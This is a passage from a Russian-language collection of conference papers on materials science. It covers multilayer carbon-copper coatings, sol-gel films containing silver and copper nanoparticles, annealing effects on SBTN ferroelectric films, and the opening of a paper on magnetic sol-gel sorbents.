


Рисунок 1 – Распределение по значениям микротвердости участков поверхности многослойного углеродного покрытия

В отличие от легированных металлами углеродных покрытий, для которых характерна высокая неоднородность их механических свойств, в частности, микротвердости, на кривой распределения числа измерений по значению твердости регистрируется максимум с центром при 1105,2 МПа для покрытия Cu/АПП/Cu и центром при 1310,6 МПа для покрытия АПП/Cu/АПП (рисунок 1). Для слоистых покрытий, по сравнению с легированными металл-углеродными покрытиями для которых наблюдается наличие нескольких

пиков, относящихся к различным компонентам покрытия – высокодисперсной металлической фазе, фазе карбида и углеродной матрице, распределение имеет четко выраженный один максимум, относящиеся соответственно к композиционной твердости покрытия, с максимумом распределения соответствующем средней твердости образца. Такое распределение обусловлено высокой однородностью поверхности покрытия, отсутствием частиц большого размера, что характерно для магнетронного метода формирования металлического слоя в сравнении с дуговым методом, и как видно из распределение частиц по площади (рисунок 2,с,d), размер частиц на поверхности покрытия не превышает 80 нм для АПП/Cu/АПП и не более 35 нм для Cu/АПП/Cu.




Рисунок 2 – Микроскопические изображения (a, b) и распределение частиц по площади покрытия со структурой АПП/Cu/АПП (c) и Cu/АПП/Cu(d)

На изображениях, полученных оптическим методом видно, что на поверхности АПП/Cu/АПП (рисунок 2,a) и Cu/АПП/Cu (рисунок 2,b) покрытий имеется некоторое количество частиц больших размеров. Считается [1, 3], что крупные частицы состоят из атомов углерода, находящихся в состоянии sp^3 -гибридизации, или представляют агломерации металлических частиц, а мелкие частицы сформированы из кристаллов графита и карбидов.

Структура покрытия оказывает влияние на оптическую прозрачность покрытий. Установлено, что прозрачность АПП/Cu/АПП и Cu/АПП/Cu покрытий в области (200÷1100) нм возрастает при увеличении длины волны, достигает максимального значения ~78% в ближней ИК области в диапазоне 750–850 нм. Для покрытия Cu/АПП/Cu характерна более высокая прозрачность в данном диапазоне, что связано с более низким поглощением поверхностным слоем меди по сравнению с АПП.

Ширина запрещенной зоны (E_g) АПП/Cu/АПП и Cu/АПП/Cu покрытий была определена из соотношения Тауца с использованием электронных спектров поглощения. Значения ширины оптической зоны приведены в таблице 2. При изменении структуры покрытия с АПП/Cu/АПП на Cu/АПП/Cu значение E_g изменяется от 2,91 эВ до 4,32 эВ. Согласно [3], отметим, что оптические свойства АПП зависят от электронной зонной структуры материала.

Таблица 2 – Оптическая ширина запрещённой зоны

Тип покрытия	E_g , эВ
Cu/АПП/Cu	4,32 эВ
АПП/Cu/АПП	2,91 эВ

Величина E_g для АПП, в соответствии с кластерной моделью, зависит от размеров углеродных sp^2 -кластеров и увеличивается при увеличении фракции sp^2 -состояний, образующих их [3]. Установлено, что увеличение E_g при увеличении доли sp^2 -связей, и большой диапазон размеров sp^2 -кластеров обуславливают формирование широкой полосы поглощения, что характерно для АПП/Cu/АПП покрытий.

Заключение

Установлено, что для покрытия Cu/АПП/Cu максимум положения G-пика в КР-спектре слегка смещается в направлении больших волновых чисел, что обусловлено увеличением размеров и количества кластеров негексагональных групп, в которых атомы находятся в состоянии sp^2 -гибридизации, что характерно при графитизации. Для слоистых покрытий, по сравнению с легированными металл-углеродными покрытиями для которых наблюдается наличие нескольких пиков, относящихся к различным компонентам покрытия – высокодисперсной металлической фазе, фазе карбида и углеродной матрице, распределение имеет четко выраженный один максимум, относящийся соответственно к композиционной твердости покрытия, с максимумом распределения соответствующим средней твердости образца. Показано, что увеличение E_g при увеличении доли sp^2 -связей, и большой диапазон размеров sp^2 -кластеров обуславливают фор-

мирование широкой полосы поглощения, что характерно для АПП/Cu/АПП покрытий.

Работа выполнена при финансовой поддержке Министерства образования РБ в рамках ГПНИ «Физическое материаловедение, новые материалы и технологии» задание «Разработка конструкции многослойных углеродных покрытий, содержащих наночастицы металлов, их оксидов и нитридов, технологии нанесения с целью повышения долговечности и надежности высокоточного оборудования и инструмента» на 2016–2018 гг.

Литература

1. Grill, A. Plasma-deposited diamondlike carbon and related material / A. Grill // IBM Journal of Research and Development. – 1999. – Vol. 43. – P. 147–161.
2. Lifshitz, Y. Optical and photoemission studies of АПП films prepared with a systematic variation of the sp³:sp² composition / Y. Lifshitz [et al.] // Diamond and Related Materials. – 1997. – Vol. 85. – P. 270–292.
3. Kim, Y.T. Dependence of the bonding structure of АПП thin films on the deposition conditions of PECVD method / Y.T. Kim [et al.] // Surf. Coat. Technol. – 2003. – Vol. 169–170. – P. 291–294.

А.С. Русыкин, В.В. Васькевич

УО «Гомельский государственный университет
имени Франциска Скорины», Гомель, Беларусь

ФОРМИРОВАНИЕ ЗОЛЬ-ГЕЛЬ ПОКРЫТИЙ, СОДЕРЖАЩИХ НАНОЧАСТИЦЫ Ag И Cu

Тонкие пленки играют важную роль в развитии современной техники и являются хорошим модельным объектом для изучения физико-химических свойств твердофазного состояния вещества, наиболее полно отражая его поверхностные свойства и реакционную способность. Небольшие толщины пленок заставляют считаться с размерным эффектом, влияющим на большую часть физико-химических свойств. Существенным является отношение площади поверхности к объему тела, т. е. сказывается так называемый фактор дисперсности ($f_{\text{дисп}} = S_0/V$).

Среди наиболее перспективных технологических подходов к созданию различных типов покрытий на основе оксидов тугоплавких металлов выделяется золь-гель метод, позволяющий формировать наноструктурированные материалы

повышенной чистоты. Основанный на осаждении гидроксидов либо этоксидов металлов с последующей кристаллизацией оксидов при термической обработке, данный метод позволяет в широких пределах варьировать физико-химические свойства получаемых покрытий и достигать значительного взаимодействия компонент плёнообразующего раствора.




Рисунок 1 – Коэффициенты поглощения $\text{SiO}_2 + \text{Ag}$ (0,5 масс%) и $\text{TiO}_2 + \text{ZrO}_2 + \text{Ag}$ (0,5 масс%)




Рисунок 2 – Коэффициенты поглощения $\text{SiO}_2 + \text{Cu}$ (10 масс%) и $\text{TiO}_2 + \text{ZrO}_2 + \text{Cu}$ (10 масс%)

Физико-химические процессы, лежащие в основе получения материалов по золь-гель технологии, сложны, т.к. сопряжены с рядом последовательных стадий. Технологически их можно разделить на 3 этапа. Первый «растворный» этап сопряжен с процессами, протекающими в жидкой фазе – в пленкообразующих растворах. Второй «поверхностный» этап обусловлен процессами, протекающими при нанесении раствора на поверхность подложки (в случае получения пленок). Третий «твёрдофазный» этап протекает под воздействием температуры в пленках или дисперсиях и приводит к образованию оксидных фаз [1].

Наиболее известным является способ нанесения золь-гель легирующих композиций методом центрифугирования, при котором на вращающуюся пластину наносится доза золь-гель раствора. После сброса излишков раствора и испарения спирта на поверхности получается тонкая пленка необходимой нам композиции. Способ центробежного нанесения пленки характеризуется тем, что осаждающийся слой формируется путем растекания под действием центробежных сил. Основными факторами, определяющими впоследствии толщину и однородность формируемых слоев, являются плотность и пленкообразующие свойства исходного золя.

Пленкообразующие растворы были приготовлены из изопропоксида и этоксида титана, циркония и кремния следующим образом. Требуемое количество этоксида титана [Titan (IV) etoxid $\text{Ti}(\text{OC}_2\text{H}_5)_4$], пропоксида циркония [Zirconium (IV) propoxide $\text{Zr}(\text{OCH}_2\text{CH}_2\text{CH}_3)_4$] и ТЭОСа [$\text{Si}(\text{C}_2\text{H}_5\text{O})_4$] смешивали с требуемым количеством изопропилового спирта, перемешивали и добавляли в полученную смесь концентрированную азотную кислоту.

Затем полученные образцы помещались в печь, где проводилась поэтапная термообработка при температуре 400 °С. Термообработка проходила в течение 30 минут, затем стёкла извлекались и остывали на воздухе.

Исследование оптических свойств полученных образцов проводилось с помощью флуориметра Solar SM-2203, где были сняты показатели коэффициента поглощения наших тонких пленок, синтезированных золь-гель методом. Измерения проводились с шагом длины волны в 5,0 нм, спектральная ширина щели = 1,0 нм (рисунок 1, 2).

Золь-гель технология была успешно применена для приготовления пленкообразующих растворов из требуемых элементов. При легировании раствора наночастицами серебра можно заметить отчетливый плазмон поглощения на длине волны 420 нм после термической обработки в течение 30 минут.

Литература

1. Борило, Л.П. Синтез и физико-химические свойства тонкопленочных и дисперсных функциональных силикофосфатных материалов / Л.П. Борило, Т.С. Петровская, Е.С. Лютова, Л.Н. Спивакова // Известия Томского политехнического университета. – 2011. – Т. 319. – № 3. – С. 43–44.

**В.В. Сидский¹, А.В. Семченко¹, А.Н. Морозовская², Н.В. Морозовский²
А.Н. Петлицкий³, В.В. Колос³, Л.В. Судник⁴**

¹УО «Гомельский государственный университет
имени Франциска Скорины», Гомель, Беларусь

²Институт физики Национальной академии наук Украины, Киев, Украина

³ОАО «ИНТЕГРАЛ», Минск, Беларусь

⁴ГНУ «Институт порошковой металлургии» НАН Беларуси, Минск, Беларусь

ВЛИЯНИЕ ДОПОЛНИТЕЛЬНОГО ОТЖИГА НА СВОЙСТВА SBTN-ПЛЁНОК, ПОЛУЧЕННЫХ ЗОЛЬ-ГЕЛЬ МЕТОДОМ

Введение

При создании сегнетоэлектрических конденсаторов возникает проблема физико-химического и механического взаимодействия сегнетоэлектрической пленки с окружающими материалами, что приводит к ухудшению характеристик сегнетоэлектрического элемента, утечкам тока и деградации транзисторных структур [1, 2]. Особое значение эта проблема приобретает для микро- и наноразмерных структур. Характер взаимодействия при этом зависит не только от внешних параметров, но и от наноструктурных свойств сегнетоэлектрика.

Известно, что, частично заменяя Ta на Nb, в системах типа танталат-ниобат висмута-стронция $\text{Sr}_{0,8}\text{Bi}_{2,5}\text{Ta}_{1,2}\text{Nb}_{0,9}\text{O}_9$ (SBTN), можно уменьшить температуру отжига до 600 °С, улучшить сегнетоэлектрические свойства и достигнуть более высокой остаточной поляризации ($P_{\text{ост}}$) по сравнению с SBT [3, 4].

В данной работе представлены результаты влияния концентрации вакансий по кислороду на сегнетоэлектрические свойства SBTN-пленки.

1. Методы исследования

SBTN-пленки были синтезированы золь-гель методом по методике, описанной в [5]. Исследование элементного состава полученных образцов проводили методом локального рентгеноспектрального анализа по методике, предназначенной для проведения количественного контроля содержания элементов в диэлектрических пленках с помощью рентгеновского энергодисперсионного спектрометра AN 10000 фирмы «LINK ANALITICAL» (Англия).

2. Результаты и обсуждение

На рисунке 1 представлены типичные петли гистерезиса пленок SBTN (10 масс.% Nb), на Pt-электроде без восстановительного отжига и с восстановительным отжигом при указанных температурах.




Рисунок 1 – Типичные петли гистерезиса с пленкой SBTN (Nb 10 масс.%), сформированной отжигом Pt-электрода и кристаллизационным отжигом (а) 750°C после формирования верхнего электрода Pt без восстановительного отжига (400°C); (б, в, г – с восстановительным отжигом 400°C) (б) 750°C , 30 мин. С; (в) 750°C , 60 мин; (г) 780°C , 30 мин

Вид петель исследуемых плёнок на основе SBTN приближался к сегнето-электрическому после низкотемпературного отжига в атмосфере кислорода при температуре 400°C , что может свидетельствовать об обеднении кислородом после формирования верхнего электрода и восстановлении содержания кислорода после отжига.

Рассмотрим смещение вольт-зарядных петель, а также влияние температуры и времени кристаллизационного отжига на вольт-зарядные и вольт-амперные характеристики пленок SBTN.

Сравнительно небольшое повышение температуры от 750°C до 780°C приводит к изменению насыщения петли гистерезиса (к сглаживанию) и к появлению изломов в окрестности коэрцитивного напряжения вместо гладких участков. Это указывает на появление неоднородностей, участвующих в процессе реверсирования поляризации через явление пиннинга.

Исследование влияние кислорода в сегнетоэлектрической плёнке SBT [6] показало наличие как минимум двух вкладов:


1) непосредственного вклада через связи O-Ta-O в перовскитных группах $\{\text{SrTa}_2\text{O}_7\}^{2+}$.

2) косвенного вклада от смещений слабо связанного Bi в слоях $\{\text{Bi}_2\text{O}_2\}^2$.


В [6] было показано, что SBT свойственно образование «плоскостных» дефектов в местах нарушения сплошности слоя Bi-O, причем, расстояние между соседними перовскитными блоками Sr-Ta-O в дефектных зонах на 0,12 нм меньше, чем в бездефектных. Из этого следует наличие искривлений псевдоперовскитных блоков на границах между дефектными и бездефектными зонами в окрестности этих дефектов. Эта особенность связана с состоянием кислородной подсистемы, а значит зависит от условий отжига и может одновременно влиять как на величину поляризации, так и на условия пиннинга.

Отмечая роль ионов Bi^{3+} и Ta^{5+} в захвате электронных носителей заряда [7, 8], можно предположить, что в пределах «плоскостных» дефектов в SBT, как и вблизи межзеренных границ перовскитных керамик [9] возможно связывание дефектов кислородной подсистемы.

При повышенных температурах слабо связанный Bi^{3+} может выходить из слоев $\{\text{Bi}_2\text{O}_2\}$ и замещать Sr^{2+} в прилежащих к слоям областях с образованием вакансий (V_{Sr}^{2-}), и избыточного кислорода в местах разрыва слоев $\{\text{Bi}_2\text{O}_2\}$ в соответствии с реакцией



Известно, что легирование донорами может облегчать потери кислорода в ходе отжига пленки SrTiO_3 [7] в соответствии с реакцией:



где V_O^{2+} – вакансия кислорода [8]. Если в SBTN в ходе отжига в результате выхода слабо связанного Bi из слоев $\{\text{Bi}_2\text{O}_2\}$ появляются доноры (V_O^{2+}), то это должно приводить к росту числа V_O^{2+} в ходе отжига. Это хорошо согласуется с результатами эксперимента, приведенными в работе [9]. Действительно, при одном и том же времени кислородного отжига $t_{\text{ко}} = 30$ мин. и повышении температуры отжига от 750 °C до 780 °C приводит к заметному увеличению коэрцитивного напряжения, остаточного заряда и отношения остаточного заряда к максимальному при уменьшении остаточного и максимального заряда. Именно это имеет место в теории в случае увеличения концентрации подвижных доноров от n_1 к n_2, n_3 .

Изменение концентрации вакансий по кислороду подтверждено экспериментально посредством измерения концентраций элементов, входящих в состав SBTN-пленки.

Таблица 1 – Элементный состав SBT- и SBTN-плёнок, отожжённых при 780 °С без восстановительного отжига (РФА «PGT»)

Элемент	SBT Nb 0 масс. %, Ат. %	SBTN, Nb 10 масс. %, Ат. %	SBTN, Nb 20 масс. %, Ат. %	SBTN, Nb 30 масс. %, Ат. %	SBTN, Nb 40 масс. %, Ат. %	SBTN, Nb 50 масс. %, Ат. %
Pt	24,24	18,46	4,05	11,61	13,07	8,02
Ta	14,03	15,71	15,46	10,81	9,84	9,4
Nb	–	1,01	6,45	7,47	7,8	9,83
Bi	13,01	14,04	23,91	18,07	16,57	15,32
O	39,04	40,76	45,33	46,94	47,71	50,42
Sr	9,70	10,02	4,8	5,10	5,01	7,01
Total	100,0	100,0	100,0	100,0	100,0	100,0

Проведено исследование влияния восстановительного отжига (400 °С) на содержание кислорода в сегнетоэлектрической плёнке SBT с учетом от массовой концентрации ниобия. Как видно из рисунка 2 и таблиц 1, 2, влияние восстановительного отжига минимизируется с увеличением концентрации ниобия.

Таблица 2 – Элементный состав SBT- и SBTN-плёнок, отожжённых при 780 °С с восстановительным отжигом 400 °С в течение 20 мин (РФА “PGT”)

Элемент	SBT Nb 0 масс. %, Ат. %	SBTN, Nb 10 масс. %, Ат. %	SBTN, Nb 20 масс. %, Ат. %	SBTN, Nb 30 масс. %, Ат. %	SBTN, Nb 40 масс. %, Ат. %	SBTN, Nb 50 масс. %, Ат. %
Pt	21,24	17,01	5,05	9,3	12,28	8,06
Ta	7,91	6,72	12,20	10,86	10,75	9,86
Nb	–	1,01	2,90	4,04	6,01	8,21
Bi	12,24	11,92	20,57	17,92	18,29	16,13
O	53,51	55,34	55,26	52,86	48,66	51,24
Sr	5,10	8,00	4,02	5,02	4,01	6,50
Total	100,0	100,0	100,0	100,0	100,0	100,0




Рисунок 2 – Зависимость содержания кислорода в SBTN-пленках от массовой концентрации Nb

Заключение

Изменение концентрации вакансий по кислороду подтверждено экспериментально посредством измерения концентраций элементов, входящих в состав SBTN-пленки. Ярко выражено влияние восстановительного отжига при массовой концентрации ниобия 10 и 20 масс. %. При увеличении концентрации ниобия за счет усиления ковалентной связи в паре «ниобий-кислород» при формировании структуры перовскита эффекта снижения содержания кислорода не наблюдается.

Литература

1. Preferred Orientation, Phase Formation and the Electrical Properties of Pulsed Laser Deposited $\text{SrBi}_2\text{Ta}_2\text{O}_9$ Thin Films / N. Fujimura [et al.] // Jpn. J. Appl. Phys. – 1998. – № 37. – P. 5185–5188.
2. Subbarao, E.C. A family of ferroelectric bismuth compounds / E.C. Subbarao // J. Phys. Chem. Solids. – 1962. – Vol. 23, I. 6. – P. 665–676.
3. Chen, T.C. Impedance spectroscopy of $\text{SrBi}_2\text{Ta}_2\text{O}_9$ and $\text{SrBi}_2\text{Nb}_2\text{O}_9$ ceramics correlation with fatigue behavior / T.C. Chen, C.L. Thio, S.B. Desu // J. Mater. Res. – 1997. – Vol. 12.
4. Miura, K. Difference in the Electronic Structure of $\text{SrBi}_2\text{Ta}_2\text{O}_9$ and $\text{SrBi}_2\text{Nb}_2\text{O}_9$ / K. Miura, M. Tanaka // Jpn. J. Appl. Phys. – 1998. – Vol. 37. – P. 606–607.
5. Effect of annealing on the charge–voltage characteristics of $\text{SrBi}_2(\text{Ta}_x\text{Nb}_{1-x})_2\text{O}_9$ films / N.V. Morozovsky [et al.] // Physica B. – 2015. – P. 464–471.

6. Electronic structure of the ferroelectric layered perovskite $\text{SrBi}_2\text{Ta}_2\text{O}_9$ / J. Robertson [et al.] // J. Appl. Phys. Lett. – 1996. – Vol. 69. – № 12. – P. 1704.
7. Structure determination of a planar defect in $\text{SrBi}_2\text{Ta}_2\text{O}_9$ / Y. Yan [et al.] // J. Appl. Physics Letters. – 1999. – Vol. 75. – № 13. – P. 1961–1963.
8. Cröger, F.A. Relations between the Concentrations of Imperfections in Crystalline Solids / F.A. Cröger, H.J. Vink // J Solid State Physics. – 1956. – Vol. 3. – P. 307–435.

В.В. Сидский, А.В. Семченко, О.И. Тюленкова

УО «Гомельский государственный университет
имени Франциска Скорины», Гомель, Беларусь

СИНТЕЗА СОРБЕНТОВ С МАГНИТНЫМИ СВОЙСТВАМИ ЗОЛЬ-ГЕЛЬ МЕТОДОМ

Введение

В настоящее время активно ведутся работы по разработке и синтезу сорбентов, в качестве которых могут использоваться чистые силикагели. По мнению авторов [1] лидирующие позиции в этом вопросе занимают исследователи Японии и США. Наиболее распространенным и изученным на сегодняшний день способом синтеза чистых силикагелей является алкокисидный способ, использующий в качестве исходных реагентов различные эфиры кремниевой кислоты – тетраэтилортосиликат (ТЭОС), тетраметилортосиликат (ТМОС) и др., причем, коллоидный кремнезем (золь) формируется в результате химических реакций гидролиза и поликонденсации, а гель – путем целенаправленной агломерации частиц золя. Алкокисидный способ позволяет получить пористые материалы более высокой чистоты и однородности [2]. Для повышения содержания твердой фазы в коллоидные системы, формируемые из алкокисидов кремния, после проведения реакций гидролиза, вводят наполнители в виде различных форм кремнеземов (аэросил), сферических частиц SiO_2 , полученных щелочным гидролизом, диспергированных кремнегелей [3].

В результате использования золь-гель технологии представляются широкие возможности по получению ксерогелей, высокопористых аэрогелей, стекол, пористых катализаторов, пленок и волокон, состоящих из наночастиц ферромагнетика, размещённых в диамагнитной матрице (SiO_2) обладающих различными функциональными характеристиками [4].

Среди большого числа неорганических сорбентов, отличающихся друг от

друга сорбционными, поверхностными свойствами и соответственно областью применения, особое место занимают пористые сорбенты с магнитными свойствами. Для мониторинга водной и парогазовых сред требуются адсорбенты с различной пористой структурой, среди которых магнитные пористые вещества, полученные золь-гель методом, занимают основное положение. Во-первых, они во много раз дешевле, доступны и синтез их [1] не требует специального оборудования и дефицитного сырья. Во-вторых, методы получения данных адсорбентов, в том числе и с магнитными свойствами, позволяют в широких пределах регулировать их структуру. Это свидетельствует о необходимости расширения исследований по синтезу адсорбентов, выявлению закономерностей механизма их структурообразования, природы поверхности, магнитных и адсорбционно-структурных свойств. Данная работа посвящена синтезу и изучению магнитных сорбентов, представляющих собой магнитный материал с высокими адсорбционными свойствами, полученный золь-гель методом.

1. Методы исследования

